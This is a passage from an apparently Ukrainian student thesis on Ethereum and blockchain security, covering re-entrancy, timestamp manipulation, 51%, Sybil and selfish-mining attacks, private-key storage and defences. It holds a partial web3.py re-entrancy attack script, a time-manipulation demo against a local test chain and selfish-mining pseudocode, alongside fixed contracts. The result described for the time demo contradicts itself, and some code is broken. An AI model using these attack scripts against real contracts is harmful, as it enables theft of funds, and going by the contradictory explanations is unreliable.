contract_address = '0xd9145CCE52D386f254917e481eB44e9943F39138' #
contract_abi = '[
    {
        «inputs»: [],
        «name»: «deposit»,
        «outputs»: [],
        «stateMutability»: «payable»,
        «type»: «function»
    }
]

```

```

    },
    {
        «inputs»: [],
        «name»: «withdraw»,
        «outputs»: [],
        «stateMutability»: «nonpayable»,
        «type»: «function»
    }
]']
contract = w3.eth.contract(address=contract_address, abi=contract_abi)

malicious_contract_code = '0x606060...'

tx_hash = w3.eth.sendTransaction({
    'from': '0xabc123...',
    'data': malicious_contract_code,
    'value': w3.toWei(1, 'ether'),
    'gas': 3000000
})

tx_receipt = w3.eth.waitForTransactionReceipt(tx_hash)
malicious_contract_address = tx_receipt['contractAddress']

tx_hash = contract.functions.withdraw().transact({
    'from': malicious_contract_address,
    'gas': 3000000
})

w3.eth.waitForTransactionReceipt(tx_hash)

```

Цей Python-скрипт розгортає зловмисний смарт-контракт, який здатний експлуатувати вразливість re-entrancy, а потім використовує цей контракт для виклику вразливої функції `withdraw()`.

Функція `withdraw()` в вразливому контракті відправляє ether назад до зловмисного контракту, що автоматично викликає його функцію `receive()`. Функція `receive()` знову викликає `withdraw()`, якщо на балансі вразливого контракту є достатньо коштів, використовуючи вразливість re-entrancy для повторення цього циклу до тих пір, поки на балансі вразливого контракту не закінчатся кошти.

Таким чином, якщо атака успішна, баланс зловмисного контракту значно збільшиться, а баланс вразливого контракту відповідно зменшиться. Однак реальні результати можуть відрізнятися в залежності від конкретної логіки контрактів та стану Ethereum-мережі.

```
Ganache CLI v6.2.5 (ganache-core: 2.3.3)

Available Accounts
=====
(0) 0x7ba900aff1cf1e7c027f42cd8dc2073fc3eced1f (~100 ETH)
(1) 0x734914ed350b7132942667bd397e223e3bab6dd7 (~100 ETH)
(2) 0xb2d4e84e59df997e8a28432806ccffb373790875 (~100 ETH)
(3) 0x7729aa6e1d8c2d53b9e60bee921e3116e43253e0 (~100 ETH)
(4) 0x42010886060a475e0b8c17690f85a780e2b9d43c (~100 ETH)
(5) 0xbdf39136375e675d24a5459dcce14a5e838101b6 (~100 ETH)
(6) 0x44b6a24a3abeafd10e786a718aa6e6db0d17ea7c (~100 ETH)
(7) 0xfaed4e95e9c2320b3a2078b7edb27dded6a8464c (~100 ETH)
(8) 0xfe4ef28c5c28de815d55a110082b6426cc4f607a (~100 ETH)
(9) 0xda93064f81125cd1f104e6b9cb476e602affaba8 (~100 ETH)

Private Keys
=====
(0) 0x5ce9a45ea1f2895c6eea5aa763aa73d23b73e133f2ddd6b05f77c0e709f5b89f
(1) 0x2719e27afd87c5f60dc426230b18f955016a67ab8e35bd47d7802b1ebb668019
(2) 0x9fcab66562a7dfdf31c4b22818aaed81142e8386c08421de9f4d01b2da44bc56
(3) 0xc2c02551ff15a7179eff0cdf6018237e80f9733c308e25f1e089f1856d93dbf6
(4) 0x066d9e93b6195cae4e38f46244c6d223f08abe057bab458810029e056f56ca3e
(5) 0xef80d859b0a8d0027c036af78d153e8006d5d9fabfae92225640f55a189c0543
(6) 0xd6d2c8f8084c15590925a7a2ff628f461a1940f30b8cad6d59057d37d38510ac
(7) 0xd4e4f7af96fa7ca979c267f930cd20b5c065ad49fab48c1ffa72278cab18faa4
(8) 0xcfd3d79b1a822da2bb8e65a8de094ad45d59fcf13d3ee831c0d5e1bc38ee5c769
(9) 0x95b8f76e2d985ef33875c7af8a487b6fae353dcd08961071b21ed3f3c1f803d

HD Wallet
=====
Mnemonic:      area tower scrub town topic resist kitchen torch proof pull vehicle bus
Base HD Path:  m/44'/60'/0'/0/{account_index}

Gas Price
=====
20000000000

Gas Limit
=====
6721975

Listening on 127.0.0.1:8545
```

Рисунок 2.7 – Інтерфейс виконання Ganache CLI

Більш складним для моделювання є атака на основі часу. Це тому, що Ethereum не дозволяє безпосередньо контролювати час блоку, і це є однією з обмежених змінних, які не можна змінити на Ethereum Virtual Machine (EVM) [21].

Однак, можна створити смарт-контракт, який залежить від часу виконання, і спробувати моделювати атаку на основі часу в тестовому середовищі, де ви можна контролювати час майнінгу блоків. Наприклад,

можна використати Ganache CLI (рисунок 2.7) для цього, оскільки він дозволяє вам маніпулювати часом блоку.

Наприклад, створимо наступний контракт, на якому приведено приклад простого контракту аукціону, де користувачі можуть робити ставки протягом визначеного періоду часу:

```
// SPDX-License-Identifier: MIT
pragma solidity ^0.8.0;
contract Auction {
    address public highestBidder;
    uint public highestBid;
    uint public auctionEndTime;
    constructor(uint _biddingTime) {
        auctionEndTime = block.timestamp + _biddingTime;
    }
    function bid() public payable {
        require(block.timestamp <= auctionEndTime, «Auction is already over»);
        require(msg.value > highestBid, «There already is a higher bid»);
        highestBidder = msg.sender;
        highestBid = msg.value;
    }

    function endAuction() public {
        require(block.timestamp >= auctionEndTime, «The auction is not over yet»);

        // transfer funds to the beneficiary
    }
}
```

У цьому контракті є визначений час завершення аукціону (auctionEndTime), після якого ставки більше не приймаються. Якщо хтось спробує зробити ставку після auctionEndTime, то вони отримають помилку «Auction is already over».

Моделювання атаки на основі часу на цьому контракті було б складно в реальній мережі Ethereum, але це можна зробити в тестовому середовищі, де контролюється час майнінгу блоків. Для цього буде використано Python та

бібліотеку web3.py для взаємодії з контрактом і Ganache CLI [22] для маніпуляції часом блоку.

```

from web3 import Web3, HTTPProvider
from time import sleep

w3 = Web3(HTTPProvider('http://localhost:8545'))
contract_address = '0xd8b934580fcE35a11B58C6D73aDeE468a2833fa8' #
contract_abi = '[
    {
        «inputs»: [
            {
                «internalType»: «uint256»,
                «name»: «_biddingTime»,
                «type»: «uint256»
            }
        ],
        «stateMutability»: «nonpayable»,
        «type»: «constructor»
    },
    {
        «inputs»: [],
        «name»: «auctionEndTime»,
        «outputs»: [
            {
                «internalType»: «uint256»,
                «name»: «»,
                «type»: «uint256»
            }
        ],
        «stateMutability»: «view»,
        «type»: «function»
    },
    {
        «inputs»: [],
        «name»: «bid»,
        «outputs»: [],
        «stateMutability»: «payable»,
        «type»: «function»
    },

```

```

{
    «inputs»: [],
    «name»: «endAuction»,
    «outputs»: [],
    «stateMutability»: «nonpayable»,
    «type»: «function»
},
{
    «inputs»: [],
    «name»: «highestBid»,
    «outputs»: [
        {
            «internalType»: «uint256»,
            «name»: «»,
            «type»: «uint256»
        }
    ],
    «stateMutability»: «view»,
    «type»: «function»
},
{
    «inputs»: [],
    «name»: «highestBidder»,
    «outputs»: [
        {
            «internalType»: «address»,
            «name»: «»,
            «type»: «address»
        }
    ],
    «stateMutability»: «view»,
    «type»: «function»
}
]'
```

```

contract = w3.eth.contract(address=contract_address, abi=contract_abi)
initial_time = w3.eth.getBlock('latest')['timestamp']
w3.testing.mine(timestamp=initial_time + 10000) # Increase the block timestamp
by 10000 seconds
try:
```

```

        tx_hash = contract.functions.bid().transact({'from': w3.eth.accounts[0],
'value': 10})
        tx_receipt = w3.eth.waitForTransactionReceipt(tx_hash)
        print('Transaction successful')
    except Exception as e:
        print('Transaction failed:', e)

```

Після виконання коду отримується наступний результат: спроба користувача робити ставку після закінчення аукціону не пройде і ви отримаєте повідомлення про помилку. Це демонструє, що ви можете маніпулювати часом в мережі Ethereum у тестовому середовищі, але насправді ви не зможете це зробити в реальній мережі Ethereum.

В даному прикладі це було використано для того, щоб спробувати зробити ставку після закінчення аукціону. Однак, через маніпуляцію часом, аукціон вважається все ще відкритим, і тому ставка приймається. Це прикладом для розробників смарт-контрактів, який нагадує про важливість усвідомлення впливу часу на їх контракти, але реальна загроза в реальному середовищі Ethereum від такої атаки є низькою.

В цілому, платформа Ethereum є досить безпечною, але не слід нехтувати правилами безпеки, які буде розглянуто в наступному розділі.

3 ПІДВИЩЕННЯ БЕЗПЕКИ БЛОКЧЕЙН ПЛАТФОРМИ

3.1 Принципи підвищення безпеки блокчейн платформи

Розглянемо загальні рекомендації по підвищенню систем безпеки для розглянутих видів атак.

Re-entrancy [23] атака відбувається, коли зовнішній контракт викликається з внутрішнього контракту перед тим, як стан останнього буде оновлено. Це дозволяє зовнішньому контракту викликати внутрішній контракт декілька разів, можливо з використанням більше коштів, ніж було передбачено.

```
// SPDX-License-Identifier: MIT
pragma solidity ^0.8.9;
contract Vulnerable {
    mapping(address => uint) private balances;
    function deposit() public payable {
        balances[msg.sender] += msg.value;
    }
    function withdraw() public {
        uint amountToWithdraw = balances[msg.sender];
        (bool success,) = msg.sender.call{value: amountToWithdraw}("");
        require(success);
        balances[msg.sender] = 0;
    }
}
```

У цьому прикладі, функція `withdraw` спочатку передає кошти користувачу, а потім оновлює баланс. Якщо `msg.sender` є зловмисним контрактом, він може викликати `withdraw` функцію ще раз перед тим, як баланс буде оновлено. Один з найкращих способів захисту від атак re-entrancy – це завжди оновлювати стан контракту перед викликом зовнішніх контрактів.

```
// SPDX-License-Identifier: MIT
pragma solidity ^0.8.9;

contract Safe {
    mapping(address => uint) private balances;

    function deposit() public payable {
        balances[msg.sender] += msg.value;
    }

    function withdraw() public {
        uint amountToWithdraw = balances[msg.sender];
        balances[msg.sender] = 0;
        (bool success,) = msg.sender.call{value: amountToWithdraw}("");
        require(success);
    }
}
```

В цьому прикладі, функція `withdraw` спочатку оновлює баланс користувача, а потім передає кошти. Це запобігає можливості зловмисного контракту викликати `withdraw` функцію більше разів, ніж передбачено.

Underflow або overflow [24] атака відбувається, коли числове значення виходить за межі допустимого діапазону. Наприклад, якщо ви віднімаєте 1 від беззнакового числа 0 (underflow), ви отримаєте дуже велике число, а не від'ємне число, як можна було б очікувати.

В більш ранніх версіях Solidity ви могли використовувати бібліотеку SafeMath [25], щоб запобігти таким ситуаціям. Але починаючи з версії Solidity 0.8.0, переповнення та переповнення контролюються мовою за замовчуванням.

Атака 51% є одним з найбільш відомих потенційних загроз для блокчейн мереж, які використовують Proof of Work як консенсусний алгоритм. Вона відбувається, коли окремий учасник або група учасників контролює більше 50% обчислювальної потужності мережі, що дозволяє їм одночасно

створювати альтернативний ланцюжок блоків та перевищувати швидкість створення блоків основним ланцюжком.

Це може призвести до так званого «подвійного витрату» - коли транзакція, яка вже була включена в блокчейн, може бути видалена. Прикладом сценарію, в якому атака 51% більш ймовірна, є блокчейн, який використовує PoW, але має малу кількість майнерів. В цьому випадку, особа або група, яка має велику обчислювальну потужність, може легко набути більшість в мережі та вчинити атаку 51%.

Захист від атак 51% в більшості випадків полягає в використанні стійкого консенсусного протоколу та великій кількості розподілених учасників в мережі.

Ethereum, наприклад, використовує PoW, але він має велику кількість активних майнерів, що робить атаку 51% дорогою та складною. Водночас Ethereum планує перейти на протокол Proof of Stake в рамках свого оновлення Ethereum 2.0. В PoS атаку 51% дуже складно здійснити, тому що це потребувало б володіти 51% всіх монет Ethereum, що є надзвичайно дорогим та нереалістичним для більшості злоумисників.

Також важливим є те, що в PoS атака 51% була б не вигідною для злоумисника, тому що вона значно знизилася б вартість їхнього власного вкладу.

Використання PoS є лише одним з можливих рішень для захисту від атак 51%. Іншими можливими рішеннями можуть бути: розподілені консенсусні алгоритми, які не залежать від частки обчислювальної потужності; зменшення нагороди за блоки, що зменшує стимули для злоумисників; або посилення безпеки через інші технологічні вдосконалення.

Sybil атака відбувається, коли злоумисник створює велику кількість псевдонімів в мережі, щоб контролювати її. Ці псевдоніми можуть бути використані для неправдивого впливу на рішення мережі або викривлення реальної кількості учасників в мережі. Однак, для блокчейн мереж, які використовують Proof of Work або Proof of Stake, Sybil атаки природно обмежені через ресурси, які потрібні для створення нових вузлів.

У відкритих мережах, де учасники можуть довільно приєднуватися та від'єднуватися, існує ризик Sybil атак. Якщо мережа приймає рішення на основі голосування вузлів, то зловмисник може створити велику кількість псевдонімів для неправдивого впливу на результати голосування.

Протоколи PoW і PoS суттєво обмежують можливість Sybil атак. У мережах, які використовують PoW, створення нового вузла вимагає значних обчислювальних ресурсів, що здійснити Sybil атаку непрактичною. Аналогічно, у мережах, що використовують PoS, створення нового вузла вимагає значного вкладу в криптовалюту, що знову робить Sybil атаку непрактичною.

В Ethereum 2.0, що використовує PoS, кожен валідатор повинен зробити ставку 32 ЕТН, щоб захопити вузол Ethereum. Оскільки 32 ЕТН становить значну суму грошей (наприклад, близько 58 000 доларів на травень 2023 року), це значно обмежує можливість Sybil атак.

Bitcoin використовує PoW для обмеження можливості Sybil атак. Щоб додати новий блок до блокчейну, майнер повинен вирішити складну математичну проблему. Це вимагає значних обчислювальних ресурсів, що змушує зловмисників витратити велику кількість енергії та ресурсів на створення великої кількості вузлів.

Хоча Sybil атаки можуть представляти загрозу для деяких типів мереж, вони природно обмежені в блокчейн мережах, юзах з PoW і PoS. Однак, як і з будь-якою системою безпеки, важливо неперервно розуміти і оновлювати свої заходи захисту для адаптації до нових можливих загроз.

Атаки на основі часу зазвичай використовуються для маніпулювання хронологією операцій в смарт-контрактах. В Ethereum, це можливо, тому що час блоку може варіюватися і він використовується для визначення порядку виконання операцій. Тому, для захисту від таких атак, важливо врахувати наступні рекомендації.

Одна з помилок, яку можна зробити при розробці смарт-контрактів, - це використання часу блоку для точних вимірювань або як безпечного джерела

часу. Зауважте, що майнери мають деякий контроль над часом блоку і можуть маніпулювати ним, використовуючи великі обчислювальні ресурси.

```
contract TimeBased {
    uint256 public deadline;

    function startAuction() public {
        deadline = block.timestamp + 1 hours;
    }

    function bid() public payable {
        require(block.timestamp < deadline, «Auction has ended»);
        // ...
    }
}
```

У цьому прикладі, якщо майнер вирішить маніпулювати часом блоку, він може продовжити аукціон і змінити його результати в свою користь. Замість використання часу блоку для точних вимірювань, використовуйте його як апроксимацію. Враховуйте можливість того, що час блоку може варіюватися.

```
contract TimeBased {
    uint256 public deadline;

    function startAuction() public {
        deadline = block.timestamp + 1 hours;
    }

    function bid() public payable {
        // Додавання буферу часу для захисту від маніпуляцій з часом блоку
        require(block.timestamp < deadline + 15 minutes, «Auction has ended»);
        // ...
    }
}
```

У цьому прикладі ми додаємо 15-хвилинний буфер часу до кінцевого терміну. Це означає, що майнерам буде важче впливати на результат аукціону.

Атаки на основі часу можуть представляти значну загрозу для смарт-контрактів в Ethereum. Однак, якщо ви правильно визначите змінні часу і не надієтесь на точність часу блоку, ви зможете значно підвищити стійкість свого контракту до цих атак.

Атаки selfish майнінгу (рисунок 3.1) стають можливими, коли майнери утримують від публікації добути блоки, щоб мати перевагу над іншими майнерами. Це стає можливим, коли майнер або група майнерів виявляє новий блок і приховує цю інформацію від інших учасників мережі. Розглянемо, як такі атаки можуть відбуватися і як їх можна запобігти.

Хоча атаки selfish майнінгу можуть бути важкими в виконанні і вимагають значного обчислювального потужності, їх не слід ігнорувати. При виборі блокчейн-мережі для використання, важливо розуміти, як вона захищається від таких атак.

```
def selfish_mine():
    new_block = mine_block()

    private_chain = [new_block]

    while True:
        private_block = mine_block(private_chain[-1])

        if private_block:
            private_chain.append(private_block)
        elif other_miner_found_block():
            publish_blocks(private_chain)
            private_chain = []
```

Є кілька стратегій, які можуть захистити мережу від атак selfish майнінгу. Одна з них - це заохочення майнерів до негайної публікації добутих блоків. Це можна досягти шляхом введення штрафів за затримку публікації. У мережах PoS відсутній конкурс між майнерами на знаходження нового блоку, що робить атаки selfish майнінгу незрозумілими. Замість цього, валідатори

обираються випадковим чином для створення нового блоку, і вони отримують винагороду за участь, а не за знаходження блоку.

Приватний ключ - це важливий елемент безпеки в системах на основі блокчейну. Це секретний код, який дозволяє користувачам доступ до своїх криптовалютних кошельків і виконувати транзакції. Якщо приватний ключ потрапляє до неправильних рук, це може призвести до втрати коштів. Розглянемо кілька прикладів хороших та поганих практик у зберіганні приватних ключів.

Є чимало поганих практик, які можуть зробити ваші приватні ключі вразливими. Наприклад, зберігання ключів у файлі на вашому комп'ютері, який може бути вразливий до вірусів або взломані. Інший поганий варіант - це надсилання приватного ключа по електронній пошті або через месенджери.

```
with open('private_key.txt', 'w') as f:  
    f.write(my_private_key)
```

Приватний ключ повинен бути збережений в безпечному місці, недоступному для інших. Наприклад, ви можете використовувати апаратний гаманець, який зберігає ключі в офлайновому режимі, або використовувати спеціалізоване ПЗ для безпечного зберігання ключів.

```
trezor = Trezor(device_id)  
trezor.store_private_key(my_private_key)
```

Також важливо регулярно робити резервні копії своїх ключів. Це може включати запис ключа на папері та зберігання в безпечному місці, або створення кількох копій на різних фізичних носіях.

Ще існують спеціальні «гаманці», які є одним із ефективних засобів захисту приватних ключів. Це гаманець, який вимагає підписи від двох або більше осіб або ключів, щоб здійснити транзакцію. Це додає додатковий

рівень захисту, оскільки один приватний ключ вже недостатній для доступу до коштів.

```
multisig_wallet = MultiSigWallet(signers=[alice_public_key, bob_public_key])  
multisig_wallet.add_transaction(transaction, signature=alice_private_key)
```

Використання таких способів зберігання може значно підвищити рівень безпеки системи.

3.2 Перспективи розвитку технологій безпеки блокчейн

Блокчейн, як технологія, має величезний потенціал, але як і з будь-якою новою технологією, існують виклики з безпекою. Однак, перспективи розвитку технологій безпеки блокчейну виглядають багатообіцяюче:

- більше аудиту коду – з огляду на те, що багато вад блокчейну випливають з вадливого коду, зокрема смарт-контрактів, можна очікувати, що буде більше зусиль по напрямку аудиту коду;
- розвиток квантово-стійких алгоритмів – однією з потенційних загроз для блокчейну є поява квантових комп'ютерів, які можуть розбити поточні криптографічні алгоритми. У відповідь на це, дослідники активно працюють над розробкою квантово-стійких алгоритмів;
- приватність та анонімність – буде більше зусиль на напрямку поліпшення приватності і анонімності в блокчейну. Це може включати в себе використання технологій, таких як zk-SNARKs, для забезпечення анонімності транзакцій;
- децентралізовані ідентифікатори – це технологія, яка дозволяє користувачам володіти своїми особистими даними і контролювати, хто має

доступ до цієї інформації. Це може допомогти зменшити ризик фішингу та інших атак на приватні ключі;

– межові рішення безпеки (Layer-2 solutions) – ці технології, такі як Lightning Network у випадку Bitcoin та Raiden Network для Ethereum, можуть забезпечити більшу масштабованість та безпеку для блокчейну, зменшуючи кількість транзакцій, які потребують безпосереднього взаємодії з основним блокчейном.

Ці та інші інновації можуть значно збільшити безпеку та надійність технології блокчейну в майбутньому.

3.3 Висновки із проведеного аналізу

Підвищення безпеки блокчейн-платформи - це багатофакторний процес, що включає ряд стратегій і технологій. Одним з ключових аспектів є аудит коду. Помилки в коді смарт-контрактів Ethereum і інших блокчейн-платформ можуть призвести до серйозних проблем безпеки. Якісний аудит коду, включаючи використання автоматизованих інструментів і ручної перевірки експертами з безпеки, може допомогти виявити і виправити ці вразливості до того, як вони стануть загрозою.

Поява квантових комп'ютерів ставить перед нами новий виклик. Вони мають потенціал розбити поточні криптографічні алгоритми, що може поставити під загрозу безпеку блокчейну. Через це стає важливим активний розвиток та впровадження квантово-стійких алгоритмів, які будуть здатні протистояти таким атакам.

Забезпечення приватності та анонімності користувачів є ключовими пріоритетами для безпеки блокчейн-платформ. Це можна досягнути за допомогою таких технологій, як zk-SNARKs, які дозволяють анонімізувати

транзакції. Децентралізовані ідентифікатори також можуть сприяти безпеці, дозволяючи користувачам краще контролювати свої особисті дані та уникати атак на приватні ключі. Безпека і масштабованість можуть бути додатково покращені за допомогою межових рішень, як-то Layer-2 solutions, які зменшують навантаження на основний блокчейн, підвищуючи його ефективність.

ВИСНОВКИ

Блокчейн технології, які були колись новими та неоднозначними, тепер революціонують численні сектори, включаючи фінансові послуги, логістику, медицину та багато інших. Але з усіма цими можливостями приходять і ризики. У цій дипломній роботі було детально розглянуто вразливості блокчейн технологій, зокрема в платформи Ethereum, висунуто можливі способи їх запобігання та усунення.

Блокчейн має унікальні виклики для безпеки, включаючи атаки Sybil, атаки на основі часу, атаки зі «selfish майнінгу», а також атаки на приватні ключі. Для боротьби з цими викликами необхідно застосовувати декілька стратегій безпеки, включаючи аудит коду, застосування квантово-стійких алгоритмів, покращення приватності та анонімності, використання децентралізованих ідентифікаторів та впровадження межових рішень безпеки.

Ці загрози та засоби протидії було розглянуто на прикладі моделей смарт-контрактів та Python-коду, який може використовуватися для проведення реальних атак, що допоможе зрозуміти механізм проведення атак та краще протидіяти їм.

Було змодельовано DoS-атаку, атаки на основі смарт-контрактів, атаки яка залежать від часу виконання із використанням мови створення смарт-контрактів Solidity та взаємодії web3 плагіну мови програмування Python.

Було надано рекомендації що до запобігання Re-entrancy атаки, Underflow або overflow атак, Sybil атаки, атак на основі смарт-контрактів, запобігання selfish-майнінгу.

Однак важливо пам'ятати, що технологія постійно розвивається, і в майбутньому з'являться нові виклики для безпеки. Аналіз безпеки блокчейну повинна бути постійним процесом оцінки ризиків, усунення вразливостей і адаптації до нових загроз.

ПЕРЕЛІК ДЖЕРЕЛ ПОСИЛАННЯ

1. Bitcoin: A Peer-to-Peer Electronic Cash System / Satoshi Nakamoto, 2008 – 9 с.
2. What Is Proof of Work (PoW) in Blockchain? / Investopedia – Електронний ресурс – Режим доступу: <https://www.investopedia.com/terms/p/proof-work.asp> (дата звернення 29.04.24)
3. What Does Proof-of-Stake (PoS) Mean in Crypto? / Investopedia – Електронний ресурс – Режим доступу: <https://www.investopedia.com/terms/p/proof-stake-pos.asp> (дата звернення 29.04.24)
4. Cryptography Hash functions / Tutorialspoint - Електронний ресурс – Режим доступу: https://www.tutorialspoint.com/cryptography/cryptography-hash_functions.htm (дата звернення 01.05.24)
5. 51% Attack: Definition, Who Is At Risk, Example, and Cost / Investopedia – Електронний ресурс – Режим доступу: <https://www.investopedia.com/terms/1/51-attack.asp> (дата звернення 01.05.24)
6. Understanding Double-Spending and How to Prevent Attacks / Investopedia – Електронний ресурс – Режим доступу: <https://www.investopedia.com/terms/d/doublespending.asp> (дата звернення 01.05.24)
7. What is a Sybil Attack? / Investopedia – Електронний ресурс – Режим доступу: <https://www.imperva.com/learn/application-security/sybil-attack/> (дата звернення 01.05.24)
8. What is an Eclipse Attack? / Geeksforgeeks – Електронний ресурс – Режим доступу: <https://www.geeksforgeeks.org/what-is-an-eclipse-attack/> (дата звернення 01.05.24)
9. Man in the middle (MITM) attack / Imperva – Електронний ресурс – Режим доступу: <https://www.imperva.com/learn/application-security/man-in-the-middle-attack-mitm/> (дата звернення 01.05.24)

10. Hacking for Beginners: Exploiting Open Ports / Systemweakness – Електронний ресурс – Режим доступу: <https://systemweakness.com/hacking-for-beginners-exploiting-open-ports-92534bfd4c17> (дата звернення 01.05.24)

11. Distributed Denial of Service Attack and Defense / Shui Yu, - K: Springer, 2014 – 107 с.

12. KYC and AML - What Is The Difference? / ComplyAdvantage – Електронний ресурс – Режим доступу: <https://complyadvantage.com/insights/kyc-aml-know-your-customer-vs-anti-money-laundering/> (дата звернення 01.05.24)

13. What Is Bitcoin? / Investopedia – Електронний ресурс – Режим доступу: <https://www.investopedia.com/terms/b/bitcoin.asp> (дата звернення 02.05.24)

14. What Is Ethereum and How Does It Work? / Investopedia – Електронний ресурс – Режим доступу: <https://www.investopedia.com/terms/e/ethereum.asp> (дата звернення 02.05.24)

15. What Is Monero (XMR) Cryptocurrency? / Investopedia – Електронний ресурс – Режим доступу: <https://www.investopedia.com/tech/introduction-monero-xmr/> (дата звернення 02.05.24)

16. What Is ZCash (ZEC)? / Investopedia – Електронний ресурс – Режим доступу: <https://www.investopedia.com/terms/z/zcash.asp> (дата звернення 02.05.24)

17. Cardano (ADA): What It Is, How It Differs from Bitcoin / Investopedia – Електронний ресурс – Режим доступу: <https://www.investopedia.com/cardano-definition-4683961> (дата звернення 02.05.24)

18. Пришвидшений курс Python. Практичний, проектно-орієнтований вступ до програмування / Ерік Маттес – К.: Видавництво Старого Лева, переклад Бєлова О., 2021 – 600 с.

19. Beginning Ethereum Smart Contracts Programming: With Examples in Python, Solidity, and JavaScript / Вей-Мен Лі – К.: Apress, 2019 – 310 с.

20. Remix - Ethereum IDE / Remix – Електронний ресурс – Режим доступу: <https://remix-ide.readthedocs.io/en/latest/> (дата звернення 15.05.24)

21. Віртуальна машина Ethereum / Ethereum – Електронний ресурс – Режим доступу: <https://ethereum.org/ru/developers/docs/evm/> (дата звернення 16.05.24)

22. Ganache CLI / Nethereum - Електронний ресурс – Режим доступу: <https://docs.nethereum.com/en/latest/ethereum-and-clients/ganache-cli/> (дата звернення 16.05.24)

23. What is a Re-Entrancy Attack? / Quantstamp – Режим доступу: <https://quantstamp.com/blog/what-is-a-re-entrancy-attack> (дата звернення 18.05.24)

24. Underflow або overflow / Geeksforgeeks – Режим доступу: <https://www.geeksforgeeks.org/overflow-and-underflow-attacks-on-smart-contracts/> (дата звернення 19.05.24)

25. SafeMath / Openzeppelin – Режим доступу: <https://docs.openzeppelin.com/contracts/2.x/api/math> (дата звернення 20.05.24)